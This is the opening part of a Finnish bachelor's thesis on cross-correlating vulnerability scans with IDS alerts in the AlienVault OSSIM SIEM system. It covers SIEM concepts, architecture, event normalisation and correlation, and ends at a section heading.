Haavoittuvuusskannausten ja IDS-hälytyksien ristiinkorrelointi AlienVault OSSIM SIEM -järjestelmässä

Teemu Hyvärinen

Opinnäytetyö
Syyskuu 2013

Tietotekniikan koulutusohjelma
Tekniikan ja liikenteen ala

JYVÄSKYLÄN AMMATTIKORKEAKOULU
JAMK UNIVERSITY OF APPLIED SCIENCES

JYVÄSKYLÄN AMMATTIKORKEAKOULU
JAMK UNIVERSITY OF APPLIED SCIENCES

OPINNÄYTETYÖN
KUVAILULEHTI

Tekijä(t) HYVÄRINEN, Teemu	Julkaisun laji Opinnäytetyö	Päivämäärä 11.09.2013
	Sivumäärä 190	Julkaisun kieli Suomi
		Verkkojulkaisulupa myönnetty (X)

Työn nimi
HAAVOITTUVUUSSKANNAUSTEN JA IDS-HÄLYTYKSIEN RISTIINKORRELOINTI ALIENVAULT OSSIM SIEM -JÄRJESTELMÄSSÄ

Koulutusohjelma
Tietotekniikan koulutusohjelma

Työn ohjaaja(t)
RANTONEN, Mika
HÄKKINEN, Antti

Toimeksiantaja(t)
JYVSECTEC
VATANEN, Marko

Tiivistelmä

Työn toimeksiantajana toimi JYVSECTEC, joka on kyberturvallisuusteknologian kehittämishanke. Hankkeen tarkoituksena on ylläpitää ja kehittää kyberturvallisuuden kehitysympäristöä (RGCE, Realistic Global Cyber Environment), joka toimii esimerkiksi kehitys-, testaus- ja koulutusalustana.

Työn lähtökohtana oli tutustua yhteen kyberturvallisuuden tilannekuvan ymmärtämiseen kehitettyyn Security Information and Event Management (SIEM) vapaan lähdekoodin ohjelmistoon. Tämä ohjelmisto oli AlienVault OSSIM SIEM. Tavoitteena oli tutkia (ottaa käyttöön ja dokumentoida) tämän järjestelmän korrelointi- ja erityisesti ristiinkorrelointiominaisuutta (engl. Cross Correlation), jossa korreloidaan tietoa haavoittuvuusskannausten ja IDS-järjestelmien hälytysten välillä, JYVSECTEC-projektin testausmaailmassa.

Tuloksien pohjalta oli nähtävissä, ettei AlienVault OSSIM SIEM -järjestelmän ristiinkorreloinnin toiminnallisuus kykene kaikkiin mahdollisiin käyttötarkoituksiin mitä siltä voisi olettaa löytyvän. Se, että onko kyse viallisesta toiminnallisuudesta vai ominaisuuksien puuttumisesta, jäi selvittämättä. Tämä herättää myös kysymyksen siitä, onko avoimen lähdekoodin järjestelmä riittävä suojaamaan oikein tuotantoverkon laitteita? AlienVault OSSIM SIEM -järjestelmän rinnalle on AlienVault kehittänyt myös kaupallisen tuotteen, AlienVault USM SIEM -järjestelmän, jolle luvataan jatkuvasti viikoittain päivittyvät uhkatietokannat ja korrelaatiosääntökokoelmat.

Työni tulokset herättävät väistämättä jatkokehitysideoita. Kuinka vastaavat ristiinkorrelaation toiminnallisuudet toimivat muissa vapaan lähdekoodin SIEM/SEM-järjestelmissä tai kaupallisessa SIEM-järjestelmässä? Tämän lisäksi mahdollinen tutkittava asia olisi AlienVault OSSIM SIEM-järjestelmän monimutkaisempi muokkaaminen.

Opinnäytetyön toteutusta hyödynnetään myöhemmin JYVSECTEC-tietoturvahankkeen parissa.

Avainsanat (asiasanat)
tietoturva, kyberturvallisuus, SIEM, SIM, SEM, IDS, IPS, korrelointi, ristiinkorrelointi, PHP-injektio, XSS, Improper Input Handling, SQL-injektio, AlienVault, OSSIM SIEM, Snort, Suricata

Muut tiedot

Author(s)
HYVÄRINEN, Teemu

Type of publication
Bachelor´s Thesis

Date
11.09.2013

Pages
190

Language
Finnish

Permission for web publication
(X)

Title
CROSS CORRELATION BETWEEN VULNERALIBILITY SCANS AND IDS ALARMS ON ALIENVAULT OSSIM SIEM SYSTEM.

Degree Programme
Information Technology

Tutor(s)
RANTONEN, Mika
HÄKKINEN, Antti

Assigned by
JYVSECTEC
VATANEN, Marko

Abstract

This bachelor's thesis was a part of the JYVSECTEC security development project. JYVSECTEC develops and maintains a cyber-security infrastructure (RGCE = Realistic Global Cyber Environment), which produces development, testing and training services for their co-operation network.

The starting point of the thesis was to explore one cyber security open-source Security Information and Event Management (SIEM) solution called AlienVault OSSIM SIEM. The goal was to implement and document the cross correlation feature of this solution. Cross correlation correlates information between vulnerability scanning and IDS system's alerts in JYVSECTEC development project testing environment.

Based on the results, it was evident that the functionality of AlienVault OSSIM SIEM solution is not capable of all the possible used to be expected from this solution. The fact that whether it is faulty functionality or lack of features remained unresolved. This also raises the question of whether open source framework is adequate to protect the production network devices. AlienVault has developed a commercial product (AlienVault USM SIEM solution) alongside the AlienVault OSSIM SIEM solution. Constant updates are promised for AlienVault ISM SIEM solution weekly for their threat databases and correlation rules.

The research findings of the thesis will inevitably raise further development ideas. How do cross-correlation functionalities work in other open source SIEM / SEM systems, or in a commercial SIEM system? In addition, more complex customizing of the AlienVault OSIM SIEM solution should be examined.

The implementation of the thesis will be later used as a part of JYVSECTEC security development project.

Keywords
security, Cyber Security, SIEM, SIM, SEM, IDS, IPS, correlation, cross correlation, PHP injection, XSS, Improper Input Handling, SQL injection, AlienVault, OSSIM SIEM, Snort, Suricata

Miscellaneous

SISÄLTÖ

KUVIOT

TAULUKOT

LYHENTEET

ACL	Access Control List
ARP	Address Resolution Protocol
CPU	Central Processing Unit
CVE	Common Vulnerabilities and Exposure
CWE	Common Weakness Enumeration
DMZ	DeMilitarized Zone
FCAPS	Fault, Configuration, Accounting, Performance, Security
FTP	File Transfer Protocol
IDPS	Intrusion Detection and Prevention System
IP	Internet Protocol
IETF	Internet Engineering Task Force
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
MAC	Media Access Control
NFU	Network Filtering Queue
NIDS	Network-Based Intrusion Detection System
OSSIM	Open Source Security Information Management
OWASP	Open Web Application Security Project
PHP	Hypertext Preprocessor
RFC	Request For Comments
RGCE	Realistic Global Cyber Environment
SAM	Security Accounts Manager
SEM	Security Event Management
SIEM	Security Information and Event Management
SIM	Security Information Management

SMB	Server Message Block
SQL	Structured Query Language
URI	Uniform Resource Identifier
WASC	Web Application Security Consortium
XSS	Cross site scripting

1 TYÖN LÄHTÖKOHDAT

1.1 Toimeksiantaja

Työn toimeksiantajana toimi JYVSECTEC, joka on kyberturvallisuusteknologian kehittämishanke. Hankkeen tarkoituksena on ylläpitää ja kehittää kyberturvallisuuden kehitysympäristöä (RGCE, Realistic Global Cyber Environment), joka toimii kehitys-, testaus- ja koulutusalustana. Kehitysympäristö havainnollistaa kyberturvallisuuden toimintamalleja ja tilannesimulointia erinäisten kyberharjoitusten kautta sekä mahdollistaa organisaatioiden verkottuneen yhteistoiminnan ympäristössä. JYVSECTEC tarjoaa yhteistyökumppaneille myös mahdollisuuden verkostoitumiseen kyberturvallisuusalan eri toimijoiden kanssa. JYVSECTEC kehittämishanketta koordinoi Jyväskylän ammattikorkeakoulu. (JYVSECTEC 2013.)

Kyberturvallisuuden kehitysympäristön palveluilla on mahdollista toteuttaa todellisia tilanteita todenmukaisessa, mutta eristetyssä ympäristössä. Kehitysympäristön työkaluilla on myös mahdollista toteuttaa kattavat laite- ja ohjelmistotuotetestaukset aina kokonaisiin järjestelmätestauksiin asti. (JYVSECTEC 2013.)

1.2 Tavoitteet

Työn lähtökohtana oli tutustua yhteen kyberturvallisuuden tilannekuvan ymmärtämiseen kehitettyyn Security Information and Event Management (SIEM) vapaan lähdekoodin ohjelmistoon. Tämä ohjelmisto oli AlienVault OSSIM SIEM. Tavoitteena oli tutkia (ottaa käyttöön ja dokumentoida) tämän järjestelmän korrelointi- ja erityisesti ristiinkorrelointiominaisuutta (Cross Correlation), jossa korreloidaan tietoa haavoittuvuusskannausten ja IDS-järjestelmien hälytysten välillä, JYVSECTEC-projektin testausmaailmassa. Mahdollisesti aihe-aluetta laajennetaan kattamaan myös muiden vapaan lähdekoodin SIEM-järjestelmien tutkimista ja vertailua ristiinkorreloinnin osalta.

Pääasiallinen tavoite oli tutkia ristiinkorreloinnin hyötykäyttömahdollisuuksia eli milloin ja millainen haavoittuvuusskannausten ja IDS-hälytyksien ristiinkorrelointi on järkevä toteuttaa organisaatioden tietoverkoissa. Tämän lisäksi perehdyttiin kahden eri vapaan lähdekoodin IDS/IPS-järjestelmien toteuttamiseen SIEM-järjestelmässä. Toimeksiantajan toiveiden mukaan valittiin Suricata ja Snort IDS/IPS tuotteet. Lisäksi perehdyttiin erilaisiin hyökkäystekniikoihin ja penetraatiotestaukseen, jotta oli mah-

dollista toteuttaa tietoturvamurtotestit niitä kohdepalvelimia kohtaan, joita ristiinkorrelointiominaisuus valvoi.

Toteutustapa oli ns. käytäntötutkimus. Työ toteutettiin kokeellisena testinä JYVSEC-TEC-projektin testausmaailmassa.

2 TIETOVERKON VALVONTA

Tietoverkon valvonnan ja verkonhallinnan tavoitteena on pyrkiä rajaamaan verkon häiriötilanteet, tunnistaa ja reagoida verkon tietoturvallisuusuhkiin ja näin ollen takaamaan verkon oleellisten toimintojen saatavuus. Organisaatioiden tietoverkot voivat koostua monenlaisista erilaisista verkkokomponenteista, kuten esimerkiksi reitittimet, kytkimet, palvelimet, tietoturvalaitteet ja näiden prosessit. Tarkemmin nämä komponentit voidaan jakaa verkko-, palvelin- ja sovellustasoon. On olemassa erilaisia ohjelmistokokonaisuuksia, jotka tukevat kyseisten osa-alueiden hallintaa. Tässä työssä käsitellään tietoturvatiedon ja tapahtumien hallintaan erikoistuneita vapaan lähdekoodin järjestelmiä. (Hautaniemi. 1994; Stallings. 2008.)

FCAPS (Fault, Configuration, Accounting, Performance, Security) -verkonhallinnan osa-alueet on kansainvälinen standardointiorganisaatio ISO määritellyt seuraavasti:

- vikojen hallinta
- käytön hallinta
- konfiguroinnin hallinta
- suorituskyvyn hallinta
- turvallisuuden hallinta.

Vikojen hallintaan kuuluvat osa-alueet ja ohjeet toimenpiteistä vian paikallistamiseen, eristämiseen sekä korjaamiseen. Vikojen hallinnan päätehtävä on kuitenkin vian korjauksen ohessa myös niiden ehkäiseminen eli samalla myös kehittää organisaation kykyä jo ennaltaehkäistä ongelmia. Vikojen hallinnan työkalut liittyvät muun muassa valvottavien komponenttien hälytyksiin, lokitiedon hallitsemiseen ja itse tapausjärjestelmän (incident) implementointiin. (Hautaniemi. 1994; Stallings. 2008.)

Käytön hallinnan määritelmänä voidaan pitää todellisen käytön mittaamista verkon resursseista. Ylläpitäjät seuraavat ryhmä- tai käyttäjätasolla, kuinka paljon verkon palveluita käytetään. Tietoturvaseikat on otettava myös huomioon, koska jokaisella ryhmällä tai käyttäjällä on oltava määritelty tietyt oikeudet. Käytön hallinnasta saadun informaation perusteella verkon käyttö voidaan suunnitella tehokkaaksi niin, ettei yksittäinen ryhmä tai käyttäjä pysty väärinkäyttämään tai kuormittamaan tiettyä palvelua

muiden käyttäjien kustannuksella. Lisäksi käytön hallinta tuo työkaluja ja tietoa verkon käytön laskutukseen. (Hautaniemi. 1994; Stallings. 2008.)

Konfiguraation hallinnan tarkoituksena on hallita laitekohtaiset konfiguraatiot. On tärkeää että yksittäisten laitteiden konfiguraatiot on hallittu järjestelmällisesti organisaation verkossa eri laitteiden yhteistoiminnan takia. Eri verkon toiminnot ovat riippuvaisia laitteiden välisistä yhteyksistä, ja tässä tilanteessa yksi yksittäinenkin muutos voi aiheuttaa laajoja vikatilanteita verkossa. Laitteiden konfiguraatioiden muutoksia on monitoroitava ja hallittava systemaattisesti, jotta mahdollisessa laitekohtaisessa konfiguroinnin vikatilanteessa on toimivaan konfiguraatioon helppo palata. (Hautaniemi. 1994; Stallings. 2008.)

Verkon suorituskyky on verkon loppukäyttäjille yksi tärkeimmistä seikoista. Verkon ylläpitäjät voivat vaikuttaa tähän merkittävästi suunnitellulla verkkokokoonpanolla. Nykypäivän, esimerkiksi reaaliaikaista tiedonsiirtoa hyödyntävät, sovellukset ovat hyvin virhealttiita verkon suorituskykyyn liittyvissä ongelmissa. Pahimmassa tapauksessa sovelluksen käyttö voi olla mahdotonta. Suorituskyvyn mittaamisen mittareita ovat verkon viiveet, kapasiteetin käyttöaste sekä verkon mahdolliset pullonkaulat. Verkon suorituskyvyn hallinta voidaan jakaa kahteen pääkategoriaan: valvontaan ja hallintaan. Valvonnalla tarkoitetaan verkon liikenteen tarkkailua ja hallinnalla mahdollistetaan verkon suorituskyvyn tehostaminen tarjoamalla välineitä verkon asetusten säätämiseksi. (Hautaniemi. 1994; Stallings, 2008.)

Turvallisuuden hallinta sisältää verkon ja verkon ylläpitoon tarvittavien laitteiden pääsyn kontrollointia. Yksi turvallisuuden hallinnan tärkeimpiä osia on varautuminen tietoturvauhkiin ja ulkopuolisiin uhkiin tietomurtojen tapauksessa. (Hautaniemi. 1994; Stallings. 2008.)

3 TIETOTURVATAPAHTUMIEN KESKITTÄMINEN JA KORRELOINTI

3.1 Yleistä

Nykyään kysyttäessä tietoturva-ammattilaisten mielipiteitä, mikä on kyberturvallisuudessa tärkeää, saadaan usein vastaukseksi seuraavaa: pitäisi pystyä määrittelemään tarkasti, mikä on rikki tai vaarantunut, ja esittämään selvästi vain ne relevantit tietoturvatapahtumat informaation tietotulvassa, jotka voivat kertoa vahingon laajuudesta ja vakavuudesta.

Organisaatioiden tietoverkossa on suuri määrä erinäisiä laitteita, joiden kirjoittama loki- ja tapahtumatieto on oleellinen informaationlähde tietoturvan ja suorituskyvyn parantamiseksi. Näiden tietojen manuaalinen hallinta on hyvin epäkäytännöllistä ja työlästä, mistä johtuen laitteiden tietoja ei käydä läpi säännöllisesti. Nykyään tarvitsee seuloa tietoturvatapahtumia tuhansista jopa miljooniin kappaleisiin lyhyessä ajassa.

Tämä on lisännyt tarvetta kehittää keskitettyjä järjestelmiä, jotka helpottavat tietoturva-ammattilaisten työtä käsittelemällä ja alleviivaamalla tärkeät tietoturvatapahtumat esille ja lukemalla ne talteen helpottamaan jatkotoimien koordinoimista. Näin on mahdollista keskittää tietoa, jolloin sitä voidaan analysoida ja monitoroida tehokkaammin ja vaivattomammin. Monissa keskitetyissä ratkaisuissa mukaan on liitetty myös tehokas valvonta- ja raportointityökalu. Näitä järjestelmiä kutsutaan *Security Information and Event Management* (SIEM) järjestelmiksi. Nykypäivänä SIEM-järjestelmistä on tullut tietoturva-alan ns. parhaita käytäntöjä. (Gordon 2010.)

Huomattavaa on, että SIEM on nykykehityksen terävintä kärkeä. Itse SIEM-järjestelmien kehitys voidaan katsoa alkaneeksi 1990-luvun alkupuolelta, kun huomattiin, että tietojen keskityksellä ja hallinnalla orastavassa tietotulvassa on tilausta. On myös olemassa järjestelmiä, jotka toteuttavat osan SIEM-järjestelmän toiminnoista. Termit *Security Event Management* (SEM) ja *Security Information Management* (SIM) ovat laajalti käytössä. (Gordon 2010.)

3.2 SEM-järjestelmät

SEM (Security Event Management) -järjestelmät tarjoavat reaaliaikaista monitorointia ja tapahtumien hallintaa tukemaan tietoturvatoimintoja organisaation verkossa. SEM vaatii useita ominaisuuksia toteutettavaksi: tietoturvatapahtumien ja tiedon tiedonkeruun, reaaliaikaisen tietojen yhdistämisen ja korrelaation, dynaamisen tiedonhallintakonsolin tapahtumien hallintaan sekä automaattisen vastejärjestelmän tietoturvatapahtumille. SEM-järjestelmässä päähuomio on tietoturvan kannalta oleellisissa verkkolaitteissa, kuten tunkeutumisen havaitsemisjärjestelmissä (Intrusion Detection System, IDS) / murron estämisjärjestelmissä (Intrusion Prevention System, IPS), haavoittuvuusskannereissa (vulnerability scanner), verkon palomuureissa ja sovellus/käyttäjätason palomuureissa. Järjestelmä käsittelee reaaliaikaisesti siihen konfiguroitujen tietoturvalaitteiden tapahtumalokeja (event log) reaaliajassa ja reagoi mahdollisiin tietoturvauhkiin automaattisesti luomalla tietoturvahälytyksiä järjestelmän hallinnoijille. Tapahtumalokit yleensä vastaanotetaan joko Syslog-muodossa tai erityisesti tunkeutumisen havaitsemisjärjestelmiä varten määriteltyjä lokiformaatteja käyttäen, esimerkiksi tässä työssä käytettyä Unified2-formaattia. (Jamil 2009; Vasquez 2009; Unified2 - Aanval Wiki n.d.)

3.3 SIM-järjestelmät

SIM (Security Information Management) -järjestelmät yleistäen hoitavat keskitetysti organisaation verkon laitteiden lokien ja viestien hallinnan. Lokit kerätään pääasiallisesti sovellusten toiminnasta ja käyttöjärjestelmistä. Lisäksi SIM-järjestelmät tuottavat historiallista analyysiä ja raportointia tietoturvatapahtumista. Tämä vaatii tapahtumien ja tiedon keräämistä ja korrelointia, mutta ei reaaliaikaisena. Lisäksi SIM-järjestelmien ydin on kerätä lokitiedot ja indeksoida tiedot tehokkaasti ja mahdollistaa joustavat kysely- ja raportointiominaisuudet. (Jamil 2009; Vasquez 2009.)

3.4 SIEM-järjestelmät

SIEM-järjestelmässä on käytännössä yhdistetty SIM- ja SEM-järjestelmien ominaisuudet samaan työkalupalettiin. Lisäksi lisäarvoa saadaan SIM- ja SEM-järjestelmien ominaisten lokitietojen korreloinnista keskenään. Tärkeänä huomiona voidaan pitää myös SIEM-järjestelmätyökalujen yhteydessä yhtenäistä käyttöliittymää, joka mahdollistaa kokonaisuuden tehokkaan hallinnan. (Jamil 2009.)


Nykyään on toteutettu useita mitä erinäisimpiä SIEM-järjestelmiä ja ratkaisuja on eri valmistajilta/tahoilta, mutta käytännössä jokaisella niissä ovat toimintoina seuraavat perusperiaatteet: raa'an lokitiedon kerääminen verkkolaitteilta, erinäiset tiedonkorrelointi mahdollisuudet, tietoturvatapahtumien automaattinen valvonta, tiedon varastointi ja historiatiedon analysointimahdollisuudet, laaja monipuolinen graafinen käyttöliittymä ja mahdollisuus laajamittaisten raporttien tuottamiseen tietoturvatapahtumista.

Perinteisiin verkon monitorointimenetelmiin verrattuna SIEM-järjestelmät hyödyntävät laajempaa määrää verkonvalvonnasta saatavasta tiedosta. Perusvalvontaan nähden keskitetyissä lokienhallinta- ja analyysi/korrelointiratkaisuissa on mahdollista liittää valvontaan lähteet, jotka jäisivät muuten huomioimatta. (Jamil 2009.)

3.5 SIEM-järjestelmän arkkitehtuuri

3.5.1 Yleiskuva

SIEM-järjestelmien käyttöpotentiaalin ja ominaisuuksien ymmärtämiseksi kuviossa 1 on esitetty yleinen SIEM-järjestelmän arkkitehtuuri. Järjestelmään kuuluu monia agentteja erityyppisille tiedoille. Agenttien lähettämä tieto vastaanotetaan keräilijälle (collector), joka käsittelee (normalisoi) tiedon. Tiedon normalisointi tarkoittaa käytännössä raakojen tapahtumalokitietojen (raw event data) yhdenmukaista muotoilua SIEM-järjestelmän jatkokäsittelytarpeisiin. Tämä on tehtävä, koska eri valmistajien tapahtumalokiformaatit poikkeavat toisistaan. Normalisoitu tieto lähetetään SIEM-järjestelmän sovelluspalvelimelle/palvelimille, jotka lisäkäsittelevät/korreloivat tietoa ja varastoi tapahtumat tietokantaan. Kuviossa 1 esiteltyjä termejä käsitellään tarkemmin luvussa 3.5.x ja 3.6.x.



KUVIO 1. SIEM-järjestelmän arkkitehtuuri (Dorigo 2012.)

3.5.2 Agentit

SIEM-järjestelmät saavat tietoa monista lähteistä. Nämä voivat olla verkon reitittimiä, palvelimia, palomuureja, tunkeutumisenhavaitsemis-/estojärjestelmiä tai muita sovelluksia. Nämä voivat joko olla laite- tai ohjelmistopohjaisia sovelluksia jotka tuottavat lokitietoa. Näiltä lähteiltä kerättävä tieto kerätään SIEM-palvelinsovellukselle ns. agenteilla. Agentti (agent) on SIEM-toimittajan toimittama ohjelmistolaajennus tai liitännäinen (extension or plugin), joka pystyy keräämään, siirtämään ja muuntamaan lokimerkinnät SIEM-sovelluksille (kuten keräilijä, kts. 3.5.3 kappale) sopivaan muotoon. (Dorigo 2012.)

Agentiton tiedonkeruu on myös mahdollista. Tällöin itse tarkkailtava laite tai sovellus on kykenevä lähettämään lokitiedot keräilijälle suoraan. Laitteistojen Syslog-lokit ovat esimerkkeinä tästä. Käytännössä tiedon käsittelevä agentti sijaitsee tällöin itse SIEM-sovelluksessa, joko keräilijässä tai suoraan palvelinsovelluksella. (Dorigo 2012.)

3.5.3 Keräilijät

Keräilijät (collector) ovat SIEM-sovelluksia, jotka ovat kymmenien/satojen/tuhansien agenttien ja SIEM-palvelinsovelluksen välissä esikäsittelemässä ja normalisoimassa lokitietoja. Joissain SIEM-järjestelmissä keräilijöitä voidaan kutsua sensoreiksi (sensor), kuten AlienVault OSSIM SIEM -järjestelmässä. Keräilijät voivat olla joko itsenäisiä sovelluksia omalla palvelimellaan tai asennettuna itse tarkkailtavan sovelluksen kanssa samalle palvelimelle. Keräilijät voivat myös lähettää tietonsa toiselle keräilijälle, joka välittää normalisoidut tapahtumat edelleen SIEM-palvelinsovellukselle tai tiedonkeruulaitteille. (AlienVault Unified SIEM System description 2010; Dorigo 2012.)

3.5.4 Tiedonkeruulaitteet

Tiedonkeruulaitteet (logger) tuottavat SIM-järjestelmän ominaisuudet ja täten mahdollistavat täyden SIEM-järjestelmän implementoinnin. Tiedonkeruulaitteiden tehtävänä on tarjota lokienhallinnan työkalut eli tallentaa lokitiedot raakaformaatissa tiedostojärjestelmään. Lokitapahtumat ovat yleensä digitaalisesti allekirjoitettuja ja tietoturvallisesti tallennettuja tulevaisuuden analyysejä varten. (AlienVault Unified SIEM System description 2010; Dorigo 2012.)


3.5.5 SIEM-palvelinsovellukset

SIEM (SIEM application) -palvelinsovellus on SIEM-järjestelmien pääsovellus, jonka voidaan sanoa kokoavan kaikkien muiden SIEM-sovellusten tiedot yhteen. SIEM-palvelinsovelluksen tehtävinä voidaan pitää seuraavia:

- Riskien arviointi
- Tapahtumien hallinta
- Haavoittuvuusskannaukset
- Tapahtumien tiedonlouhinta
- Reaaliaikainen valvonta.

Yleensä SIEM-palvelinsovellus käyttää SQL-pohjaista tietokantasovellusta, johon tapahtumat tallennetaan normalisoituina ja tällöin tiedonlouhinta on tehokasta. Kuvi-

ossa 2 on kuvattu OSSIM SIEM -palvelinsovelluksen keskeisimmät toiminnot. (AlienVault Unified SIEM System description 2010.)



KUVIO 2. SIEM-palvelinsovelluksen toiminta (AlienVault Unified SIEM System description 2010.)

3.6 Tapahtumienkäsittely SIEM-järjestelmässä

3.6.1 Yleistä

Seuraavissa kappaleissa esitellään SIEM-järjestelmän sovelluksien tapahtumien käsittelymekanismeja ja kuvataan mitä lisäarvoa SIEM-järjestelmä tuo tietoturvatapahtumien käsittelyyn.

3.6.2 Tapahtumien vastaanotto

SIEM-järjestelmän vastaanottamat tapahtumat on kerätty yleensä eri laitteiden tai sovellusten lokeista, kappaleessa 3.5.2 kuvatut agentit huolehtivat tästä. SIEM-järjestelmän agentit voivat kerätä tietoa erinäisistä lokilähteistä. Tietoja voidaan kerätä standardoiduista lokiratkaisuista, kuten *syslog* Unix ja Linux-järjestelmien puolelta. Windows-järjestelmien puolelta suositeltavia lokiratkaisuja ovat *NtSyslog* tai *Snare*.

Myös reaaliaikaiset tietoturvalaitteiden tapahtumalokiformaatit, kuten kappaleessa 3.4 mainitut SEM-järjestelmät, ovat tuettuja. Edellytyksenä toki siis on, että lokiformaattia ja sovellusta varten on kirjoitettu agentti, joka ymmärtää lokiformaatin tiedot. (Dorigo 2012.)

SIEM-järjestelmän agentit lähettävät tiedot SIEM-sovellukselle joko suoraan SIEM-palvelinsovelluksen keräilijälle tai erilliselle SIEM-keräilijälle, riippuen arkkitehtuurista ja verkon monimutkaisuudesta. On huomattava, että agentin ja SIEM-sovelluksen välinen viestiliikenne voidaan yleensä salata/tunneloida (ssh tai VPN), joten on turvallisempaa käyttää tiedonkeruuseen agenttipohjaista ratkaisua jo laitteiden ja sovellusten päässä. Agentiton tiedonkeruu on mahdollista, kuten kappaleessa 3.5.2 on mainittu, mutta tällöin tiedonsiirto laitteelta/sovellukselta on yleensä salaamatonta SIEM-järjestelmän sovellukselle. (Dorigo 2012.)

3.6.3 Normalisointi

Normalisointi SIEM-järjestelmässä tarkoittaa eri laitteiden tai sovellusten lokitapahtumien konvertoimista yhteiseen formaattiin tai tietomalliin. Ideana on, että SIEM-järjestelmään on luotu tietomalli, johon on koottu tarvittavat ja yleiset tietopalaset. Esimerkiksi IDS/IPS-järjestelmässä ja palomuureissa on yleensä käytössä lähde- ja kohde IP-osoitteet. Tietopalasina voidaan pitää esimerkiksi lähde- ja kohde IP-osoitetta, porttia, protokollaa, tapahtuman tyyppiä ja laiteinstanssia. Normalisointi siis kartoittaa alkuperäisen tapahtuman kentät uuteen yhteiseen formaattiin, jotta SIEM-järjestelmän korrelointimoottori voi tasa-arvoisesti tarkastella eri laitteiden ja sovellusten tapahtumia. Normalisoinnin haasteina voidaan pitää tietohukkaa, yli normalisointia (yksittäiset tiedot eivät tarkoitakaan samaan eri laitteilla/sovelluksilla) ja ali- tai ylikartoitus yhteensopivuusongelmia. (Chuvakin 2003. 13-14; Chuvakin 2004. 2.)

3.6.4 Korrelointi

Yleistä

On tärkeää ymmärtää miksi tapahtumien korrelointi on merkittävä osa SIEM-järjestelmien toimintoja, mutta ensiksi on ymmärrettävä mitä tapahtumien korrelointi tarkoittaa. Tapahtumien korrelointi on tietoturvatapahtumien älykästä ryhmittelyä, jotta suuresta tapahtumien määrästä löydettäisiin tärkeät tietoturvatapahtumat. (NET-

FORENSICS WHITE PAPER - Event Correlation Matters: Practical, Automated Solutions for Protecting Critical Data 2009.)

Korrelaatiolla on myös tärkeä rooli vähentää ns. väärien positiivisten (määrittely, kts. kappale ”IDS/IPS-järjestelmien haasteet”) havaintojen määrää SIEM-järjestelmissä. (Dorigo 2012. 32)

SIEM-järjestelmät tarjoavat keinoja analysoida tapahtumien lokitietoja reaaliaikaisesti ja myös historiallisen analyysin kautta. Kun tapahtumatiedot on normalisoitu, tapahtumatieto voidaan korreloida esimääriteltyjen tai kustomoitujen sääntöjen kautta. (Gordon 2010)

Anton Chuvakinin (2004. 3) mukaan tietoturvatapahtumien korrelaatiotavat perusperiaatteiltaan voidaan löyhästi luokitella joko sääntöpohjaiseen (rule-based) tai statistiikkapohjaiseen lähestymiseen (statistical).

Sääntöpohjainen korrelaatio

